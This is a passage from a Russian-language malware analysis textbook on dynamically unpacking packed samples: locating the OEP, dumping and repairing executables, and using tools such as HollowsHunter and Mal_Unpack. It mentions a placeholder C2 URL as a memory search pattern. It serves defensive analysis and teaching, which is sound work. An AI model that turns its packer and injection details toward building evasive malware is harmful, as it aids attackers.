Хотя обычно лучший способ найти OEP начинается с поиска хвостового перехода, существуют отладчики и плагины, пытающиеся обнаружить OEP автоматически. Например, OllyDbg, старый отладчик, который аналитики вредоносных программ и специалисты по обратной разработке всё ещё иногда используют, содержит встроенную функцию SFX, способную помочь найти процедуру распаковки и OEP. В OllyDbg перейдите в Options > Debugging Options > SFX; должны появиться параметры с рис. 17.34.




Рис. 17.34. Параметры отладки в OllyDbg

Выберите Trace Real Entry Blockwise или Trace Real Entry Bytewise, затем запустите исполняемый файл. Инструмент попытается проследить код распаковки и остановиться в OEP.

Автоматические средства поиска OEP работают непредсказуемо и, скорее всего, окажутся неэффективными против сложных вредоносных программ и упаковщиков. Однако их всё равно стоит держать в наборе инструментов: иногда они экономят время и нервы.

Когда вы считаете, что нашли OEP любым из рассмотренных способов, а образец распакован в памяти, проверить истинность OEP и полноту распаковки можно несколькими способами. Один из них состоит в исследовании строк в памяти. В x64dbg щёлкните правой кнопкой представление дизассемблера и выберите Search For > Current Module > String References. У распакованного образца обычно в память загружены читаемые человеком строки, указывающие на некоторые

возможности. Если видны подозрительные строки, образец, или хотя бы его части, уже распакован в памяти. В этом окне также можно искать определённую строку через поле поиска внизу.

Можно также искать конкретные строки или двоичные шаблоны в памяти, щёлкнув правой кнопкой окно дизассемблера и выбрав Search For > Current Module > Pattern. Такой подход полезен, если известно, что вредоносная программа имеет определённую возможность, которая будет распакована в памяти. Например, если известно, что она пытается связаться с C2-URL вроде `http://evil.com/c2.php`, можно целенаправленно найти этот шаблон в отладчике. Его наличие, вероятно, означает, что программа распакована или строка иным образом деобфусцирована. Учтите, что это также может означать лишь загрузку строки в стек на данном этапе выполнения.

Наконец, можно исследовать межмодульные вызовы, то есть функции Windows API, которые вредоносная программа выполняет в некоторый момент и которые теперь могут быть распакованы в памяти. В x64dbg щёлкните правой кнопкой представление дизассемблера и выберите Search For > Current Module > Intermodular Calls. У распакованного образца здесь обычно перечислено много интересных функций API. Однако помните, что некоторые вредоносные программы не раскрывают межмодульные вызовы сразу, а дополнительно распаковывают и разрешают функции позднее.

Извлечение распакованной вредоносной программы

Когда вы считаете, что полезная нагрузка распакована в памяти, самое время выгрузить распакованный код. Извлечение исполняемого файла из памяти позволяет подробнее анализировать вредоносный код, например в дизассемблере. Это можно сделать на любом этапе распаковки, поэтому предварительно находить OEP необязательно. Однако обычно лучше сначала найти хвостовой переход и последующую передачу управления OEP. Кроме того, полезную нагрузку необязательно извлекать из памяти для продолжения анализа; можно просто разрешить программе выполняться дальше и исследовать её в отладчике, как будет рассмотрено далее.

Существует несколько способов выгрузить распакованную полезную нагрузку из памяти. Один из них основан на Scylla и приблизительно повторяет описанные ранее шаги. Чтобы запустить Scylla в x64dbg, перейдите в Plugins > Scylla. Выберите процесс вредоносной программы, а в поле OEP введите найденный адрес OEP либо оставьте значение по умолчанию. Можно также нажать IAT Autosearch и Get Imports для попытки автоматического восстановления IAT. Наконец, нажмите Dump. После выгрузки распакованной полезной нагрузки может также потребоваться параметр PE Rebuild для исправления исполняемого файла.

Другой вариант, OllyDumpEx, включён в некоторые пакеты x64dbg или доступен по адресу github.com. OllyDumpEx предоставляет больше детализации и контроля, но несколько менее удобен. Чтобы запустить его в x64dbg, перейдите в Plugins > OllyDumpEx > Dump Process. Инструмент позволяет выбрать для выгрузки процесс, модуль, конкретную область памяти или адрес. Выбор зависит от способа распаковки образца и успешности поиска OEP. Если OEP распакованной программы найден, выберите модуль процесса вредоносной программы, нажмите Get EIP as OEP, а затем Dump, как показано на рис. 17.35.




Рис. 17.35. Плагин OllyDumpEx в x64dbg

Наконец, подозрительную область памяти можно сохранить на диск штатным интерфейсом x64dbg. Щёлкните правой кнопкой окно дизассемблера и выберите Follow in Memory Map. Затем выберите содержащую распакованный код область, щёлкните её правой кнопкой и выберите Dump Memory to File.

В этом случае извлечённая память будет представлена двоичными данными, обычно сохранёнными как файл `.bin`. Всегда полезно сначала пропустить извлечённую память через утилиту строк, например Strings или PE Viewer. Строки могут подсказать направление дальнейшего анализа. Однако при загрузке файла в дизассемблер для просмотра кода вы можете с разочарованием обнаружить, что он требует исправления.

Восстановление распакованного исполняемого файла

После выгрузки распакованной полезной нагрузки на диск, в зависимости от способа извлечения, она может оказаться неработоспособной или неудобной для чистого анализа в дизассемблере. Частые причины: неправильное выравнивание файла, повреждение PE-заголовка или сломанная IAT; всё это также затрудняет статический анализ. Рассмотрим способы исправления.

Автоматизированное восстановление

Scylla позволяет восстановить повреждённый файл дампа исполняемого файла. Выгрузив предполагаемую распакованную полезную нагрузку из памяти, запустите Scylla, отдельную версию или встроенный в x64dbg плагин, выберите работающий процесс вредоносной программы, введите правильный OEP, если он найден, нажмите IAT Autosearch, а затем Get Imports. Может появиться вопрос об использовании расширенных результатов. Пока выберите No; если метод не сработает правильно, позднее попробуйте расширенные результаты. Затем нажмите Fix Dump, выберите дамп памяти и сохраните файл. Если после исследования нового исполняемого файла обнаружится повреждение PE-заголовков, можно нажать PE Rebuild и восстановить их. Существуют и другие средства восстановления IAT, например Imports Fixer, ImpREC и ChimpREC, но, по опыту автора, Scylla является одним из лучших. Если в конкретной ситуации она не работает, испытайте остальные.


Ещё один из любимых инструментов автора для исправления снятых с отображения, выгруженных PE-файлов, PE Unmapper (github.com). Он помогает автоматизировать снятие образа исполняемого файла с отображения в памяти в файл и его повторное выравнивание. Пример применения:

```
C:\> pe_unmapper.exe dumped_executable.mem 0x13F630000 fixed_executable.exe
```

Для выполнения PE Unmapper укажите инструменту `pe_unmapper.exe` целевой образ памяти `dumped_executable.mem`, базовый адрес образа, то есть место, откуда он был выгружен, здесь `0x13F630000`, и имя выходного файла, здесь `fixed_executable.exe`.

Ручное выравнивание

Если автоматизированные инструменты не справились, придётся вручную выровнять заголовки посредством редактора PE, например PE-bear. Загрузите исполняемый файл в PE-bear и перейдите на вкладку Section Hdrs, где отображаются все разделы и связанные физические и виртуальные размеры. Напомним, физический размер представляет размер файла на диске, а виртуальный после загрузки в память. Поскольку файл был снят с отображения в памяти, необходимо как можно точнее привести дисковое представление в соответствие с тем, что находилось в памяти. Возможный вид выгруженного файла до выравнивания разделов показан на рис. 17.36.




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of
.text	400	11400	1000	11400	60000020	0	0
.rdata	11800	9400	13000	9292	40000040	0	0
.data	1AC00	4C00	1D000	1428B0	C0000040	0	0
.pdata	1F800	1000	160000	ED0	40000040	0	0
.gfids	20800	200	161000	BC	40000040	0	0
.reloc	20A00	800	162000	638	42000040	0	0

Рис. 17.36. Просмотр только что снятого с отображения исполняемого файла в PE-bear

Обратите внимание, что смещения физических (`Raw Addr.`) и виртуальных (`Virtual Addr.`) адресов не совпадают. Чтобы исправить и выровнять файл, сначала убедитесь, что каждый физический адрес совпадает с соответствующим виртуальным. Это можно сделать простым

копированием из столбца `Virtual Addr.` и вставкой в `Raw Addr.`. Например, если виртуальный адрес раздела `.text` равен `1000`, физический адрес тоже должен быть `1000`.

Затем необходимо повторно вычислить физический размер в соответствии с новыми физическими адресами, чтобы выделить место в файле. Вычтите физический адрес первого раздела, обычно `.text`, из физического адреса следующего раздела в списке, обычно `.rdata`. Например, если физический адрес `.text` равен 1000 байт, а `.rdata` равен 13 000 байт, физический размер `.text` должен составлять `A000`, то есть 12 000 байт в десятичном виде. Это нужно сделать для каждого адреса. Для последнего раздела можно попробовать указать 0 байт, что обычно допустимо. Если это не сработает, попробуйте значение около 1000 байт. Результат должен выглядеть как на рис. 17.37.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Nu
.text	1000	12000	1000	11400	60000020	0	0
.rdata	13000	A000	13000	9292	40000040	0	0
.data	1D000	143000	1D000	1428B0	C0000040	0	0
.pdata	160000	1000	160000	ED0	40000040	0	0
.gfids	161000	1000	161000	BC	40000040	0	0
.reloc	162000	0	162000	638	42000040	0	0

Рис. 17.37. Просмотр исправленного исполняемого файла в PE-bear

Чтобы проверить успешность выравнивания, перейдите на вкладку Imports в PE-bear: там должны быть перечислены импорты. При необходимости можно попытаться восстановить IAT и заголовки посредством Scylla, как описано ранее.

Если автоматизированное и ручное восстановление не помогли, а распакованный файл всё ещё не запускается, исправлять его, возможно, необязательно. Можно просто продолжить исследование вредоносной программы в отладчике, поскольку в момент выгрузки из памяти распакованная полезная нагрузка уже была готова к выполнению, либо попытаться анализировать файл как есть в дизассемблере или средстве PE. Навигация будет несколько сложнее, и, возможно, придётся вручную помечать вызовы функций Windows.

Общие рекомендации по динамической распаковке

Иногда рассмотренных методов недостаточно. Вредоносная программа может применять необычный способ распаковки или особенно скрытно распаковывать либо внедрять код. Если вы зашли в тупик, несколько общих советов могут помочь продолжить работу.

Движение в обратном направлении

Если при анализе упрямого образца не удаётся проследить распаковку или найти OEP, можно двигаться в обратном направлении.

Сначала определите известное поведение вредоносной программы и установите, какая функция Windows API, вероятно, за него отвечает. Например, если программа пытается связаться с C2-адресом по HTTP, после распаковки полезной нагрузки она может вызвать `InternetConnectA`. Если она создаёт и изменяет файлы на диске, то может обратиться к `WriteFile`.

Затем установите точки останова на выявленных функциях. После срабатывания двигайтесь назад по коду и попытайтесь найти процедуру распаковки, область памяти, где образец впервые распаковал себя, или, что ещё лучше, OEP.

Перехват функций расшифрования и сжатия Windows

В ходе распаковки упаковщик может вызывать штатные функции Windows API, связанные с расшифрованием. Две из них, `CryptDecrypt` и `RtlDecompressBuffer`. `CryptDecrypt` расшифровывает данные, ранее зашифрованные функцией `CryptEncrypt`. Точка останова на `CryptDecrypt` может позволить перехватить часть распакованной полезной нагрузки или другие ценные данные непосредственно после расшифрования и до выполнения. После срабатывания точки исследуйте буфер, переданный `CryptDecrypt`, обычно пятое значение в стеке, после вызова функции.

`RtlDecompressBuffer` иногда применяется для декомпрессии ранее сжатого буфера. Как и с `CryptDecrypt`, установите точку на `RtlDecompressBuffer` и исследуйте буфер, обычно второе значение в стеке, после вызова. Возможно, вам повезёт увидеть только что распакованный код или исполняемый файл.

Поиск упакованного кода

IDA Pro и некоторые другие дизассемблеры умеют визуально представлять данные и код исполняемого файла цветными прямоугольниками. Эта схема находится в верхней части интерфейса IDA, как показано на рис. 17.38.




Рис. 17.38. Визуальное представление файла в IDA Pro

Хотя в чёрно-белой книге этого не видно, схема назначает разным типам данных в файле разные цвета. Раздел Unexplored, в крайней правой части изображения, представляет область исполняемого файла, где IDA не может определить тип данных. Иногда это зашифрованные или упакованные данные либо код, а иногда области, куда вредоносная программа запишет данные после запуска. Обычно таким областям назначаются имена вроде `unk_4141C0` или `dword_1000502C`. Если выбрать имя области и нажать X, клавишу перекрёстных ссылок, появится список участков кода, которые на неё ссылаются. Исследование этих участков может привести к основной процедуре распаковки. Кроме того, точка останова на коде, ссылающемся на неизученную область, может подсказать, как вредоносная программа её использует.

Полезные инструменты динамической распаковки

Поскольку распаковка временами бывает очень трудной, полезно иметь набор надёжных инструментов на случай осложнений. В этом разделе описаны некоторые любимые средства автора.

HollowsHunter

HollowsHunter (github.com), построенный на инструменте PE-Sieve (github.com), представляет собой утилиту командной строки Windows, которая выявляет различные аномалии в работающих процессах, например внедрённые PE-файлы и код, перехваченные функции и исправления в памяти, а затем выгружает подозрительные области. Это не исключительно средство распаковки, но и с этой задачей оно справляется прекрасно. В табл. 17.2 перечислены некоторые наиболее полезные параметры HollowsHunter.

Таблица 17.2. Полезные параметры HollowsHunter

Параметр	Описание
`/help`	Показывает все команды и способы их применения.
`/pid pid`	Задаёт идентификатор целевого процесса вместо сканирования всех процессов. Можно указать несколько идентификаторов.
`/loop`	Продолжает цикл после завершения первоначального сканирования. Полезен для наблюдения за работающими процессами системы, если распаковка или внедрение кода выполняется с задержкой.
`/data`	Сканирует неисполняемые области памяти наряду с исполняемыми. Включите, если предполагаете, что вредоносная программа записывает код или данные и назначает неисполняемую защиту, например R, W или RW.
`/hooks`	Ищет исправления памяти и встроенные перехваты.
`/iat mode`	Ищет перехваты IAT. Значение `mode` 1 выполняет отфильтрованное сканирование без шума системных перехватов IAT.
`/shellc`	Ищет внедрения шелл-кода. Может создавать много шума, поэтому применяйте осторожно.
`/imp mode`	Пытается восстановить таблицу импортов выгруженных исполняемых файлов. Значение `mode` 1 пытается автоматически определить правильный метод восстановления импортов.

Чтобы применить HollowsHunter, запустите вредоносную программу в аналитической среде и выполните инструмент с нужными параметрами командной строки, например:

```
C:\> hollows_hunter64.exe /loop /hooks /shellc /iat 1 /imp 1
```

Эта команда предписывает HollowsHunter продолжать циклически проверять все работающие процессы системы (`/loop`), целенаправленно искать перехваты (`/hooks`), внедрённый шелл-код (`/shellc`) и перехваты IAT (`/iat 1`). Наконец, HollowsHunter попытается восстановить IAT (`/imp 1`)

выгруженных распакованных исполняемых файлов.

После запуска HollowsHunter попытается обнаружить вредоносный код в памяти. Например, на рис. 17.39 он выявил потенциально вредоносный код в процессах `RuntimeBroker.exe` и `dllhost.exe`. Этот код мог появиться в результате распаковки и последующего внедрения вредоносной программы в эти процессы.




Рис. 17.39. Сканирование памяти процессов посредством HollowsHunter

Обнаружив подозрительный код, HollowsHunter выгружает подозрительные области памяти на диск и аккуратно организует все образы памяти в ряд каталогов по идентификаторам процессов, как показано на рис. 17.40.



Рис. 17.40. Вывод HollowsHunter

HollowsHunter часто является одним из первых методов распаковки, которые пробует автор. Иногда нужно просто быстро получить распакованный образец, не возясь с процессом распаковки. Сходный инструмент Mal_Unpack (github.com) написан тем же автором и тоже может быть очень полезен. Как HollowsHunter, Mal_Unpack основан на PE-Sieve, но применяет специальный необязательный драйвер, обеспечивающий лучший контроль автоматизированной распаковки. Mal_Unpack в действии показан на рис. 17.41.

```
C:\Users\Public>mal_unpack.exe /exe dridex.exe /timeout 10000
[*] Cache is Disabled!
Starting the process: dridex.exe
With commandline: ""
Exe name: dridex.exe
Root Dir: dridex.exe.out
[*] Watch respawns from main EXE file: dridex.exe
[*] The process: 2892 is watched by the driver
Module Path retrieved: C:\Users\Public\dridex.exe
Scanning...
Processes retrieved by the driver:
{ 2892 }
Processes retrieved by the driver:
{ 2892 }
Found suspicious: 2892
[*] The process: 2892 is sent to be terminated by the driver
Suspicious detected, breaking!
FileIDs retrieved by the driver:
{  }
Unpacked in: 594 milliseconds; 1 attempts.
```

Рис. 17.41. Распаковка образца Dridex посредством Mal_Unpack

Как видите, Mal_Unpack сумел распаковать образец семейства Dridex.

Оба инструмента могут стать ценным дополнением аналитического арсенала. Однако HollowsHunter умеет сканировать все работающие на узле процессы, поэтому часто способен обнаружить и найти код, внедрённый вредоносной программой в другие процессы. По этой причине автор нередко считает его более подходящим для своих задач. Рекомендуется попробовать оба средства и определить, какое лучше работает у вас.

RunPE Unpacker в ScyllaHide

ScyllaHide, неоднократно упоминавшаяся в этой книге, содержит параметр RunPE Unpacker, который пытается автоматически извлекать исполняемые файлы из памяти при обнаружении распаковки. Функция перехватывает `NtResumeThread`, чтобы выявлять определённые методы внедрения в процессы и выгружать распакованную вредоносную программу до выполнения полезной нагрузки.

Чтобы воспользоваться этой функцией, загрузите образец в x64dbg и выберите Plugins > ScyllaHide > Options. Установите флажок RunPE Unpacker и нажмите Apply, как показано на рис. 17.42.



Рис. 17.42. RunPE Unpacker в ScyllaHide

Включив функцию, запустите вредоносную программу как обычно. При успешной распаковке на рабочем столе появится новый исполняемый файл; никаких других уведомлений об успехе или неудаче не будет. RunPE Unpacker ориентирован на конкретный метод внедрения в процессы и работает не во всех случаях. Но когда он срабатывает, то экономит много времени.

Примечание об эмуляции и инструментации

Эмуляторы и платформы двоичной инструментации, которые кратко рассматриваются в приложении A, также могут быть полезны для динамической распаковки. Эти наборы средств способны даже полностью автоматизировать процесс. Например, Speakeasy (github.com) позволяет эмулировать вредоносный код и перехватывать подозрительные вызовы функций. Поскольку операции Speakeasy можно задавать сценариями, возможно автоматизировать перехват таких функций, как `VirtualProtect`, `WriteProcessMemory` и `ResumeThread`, а тем самым и распаковку вредоносной программы. В этой главе эмуляторы и инструментация подробнее не рассматриваются, но знайте, что к ним применимы многие изученные здесь методы.

Другие инструменты

Наконец, на GitHub по адресам github.com и github.com можно найти несколько сценариев и плагинов x64dbg, помогающих в распаковке. Они умеют автоматически распаковывать определённые упаковщики, находить OEP, скрывать от упаковщиков ваш отладчик, помогать обходить проверки против анализа и выполнять другие задачи.

Следует отметить, что замечательное сообщество исследователей вредоносных программ и специалистов по обратной разработке постоянно выпускает новые изобретательные исследовательские проекты и инструменты, поэтому перечислить здесь всё невозможно. Всегда следите за новыми средствами, способными помочь в распаковке и анализе вредоносных программ в целом.

Ручная статическая распаковка

Последний рассматриваемый метод, статическая распаковка, представляет собой обратную разработку механизма распаковки в упакованном образце и написание кода, воспроизводящего этот механизм. После выполнения такого кода над упакованным исполняемым файлом образец теоретически будет распакован. Процесс создания статического распаковщика приблизительно таков:

1. Найдите процедуру распаковки в упакованном исполняемом файле.
2. Найдите конкретные инструкции, входящие в процесс деобфускации или расшифрования.
3. Выполните обратную разработку процедуры расшифрования; в этом может помочь декомпилятор, например встроенный в IDA Pro, Ghidra или x64dbg.
4. Напишите код статической распаковки, моделирующий процедуру из исполняемого файла.
5. Передайте упакованный образец своему статическому распаковщику и испытайте его. При необходимости выполните отладку.

Автор решил не углубляться в этот метод по двум причинам. Во-первых, процесс может быть очень долгим и утомительным, а изучение других способов часто является лучшим использованием времени, если цель состоит в быстрой распаковке для понимания вредоносной программы. Во-вторых, даже после успешной обратной разработки и написания статического распаковщика код может правильно работать только с конкретным образцом, поскольку упаковщики часто добавляют в процедуру элемент случайности: случайный ключ расшифрования, метод обфускации или что-нибудь ещё. Статические распаковщики плохо переносят значительные изменения кода упаковщика.

Это не означает, что ручная статическая распаковка бесполезна. Статические распаковщики часто лучше подходят для массового анализа. Например, если нужно распаковать десятки или сотни образцов одновременно, статический способ эффективнее запуска каждого из них через динамический механизм. Кроме того, обратная разработка процесса и написание распаковщика прекрасно помогают понять, как вредоносная программа упаковывает код, и в целом изучить шифрование, сжатие и обфускацию.

Анализ без распаковки

Иногда успешно распаковать образец не удаётся. Возможно, вы теряете контроль над работающей программой, не можете определить, где и как она распаковывает себя, либо не находите OEP. В такой ситуации спросите себя, действительно ли распаковка необходима. Чего вы хотите достичь? На какие вопросы ответить?

Во многих случаях для понимания ключевого поведения или даже анализа кода не требуется полностью распаковывать образец. Можно извлечь из памяти отдельные части распакованной программы описанными в книге методами и хотя бы частично проанализировать данные, код и строки. Либо можно исследовать работающую программу в отладчике, наблюдать за поведением, устанавливать точки останова на интересующих вызовах и проверять код и строки в памяти. Наконец, иногда для понимания основных возможностей достаточно просто посмотреть на выполнение программы в автоматизированной песочнице.

Методы противодействия распаковке

До сих пор обсуждались типичные способы, которыми упаковщики расшифровывают и деобфусцируют полезную нагрузку, записывают её в память и выполняют, иногда скрытно. Также

рассматривались распространённые методы автоматической и ручной распаковки для более удобного анализа и понимания вредоносной программы. Но что, если сам упаковщик сопротивляется и пытается уклониться от ваших инструментов и анализа?

Некоторые упаковщики, особенно созданные специально для вредоносных программ, реализуют методы обнаружения виртуальных машин и песочниц и пытаются уклоняться от анализа ради защиты исходного кода. Поэтому важно знать и понимать распространённые методы противодействия распаковке, применяемые сложными упаковщиками.

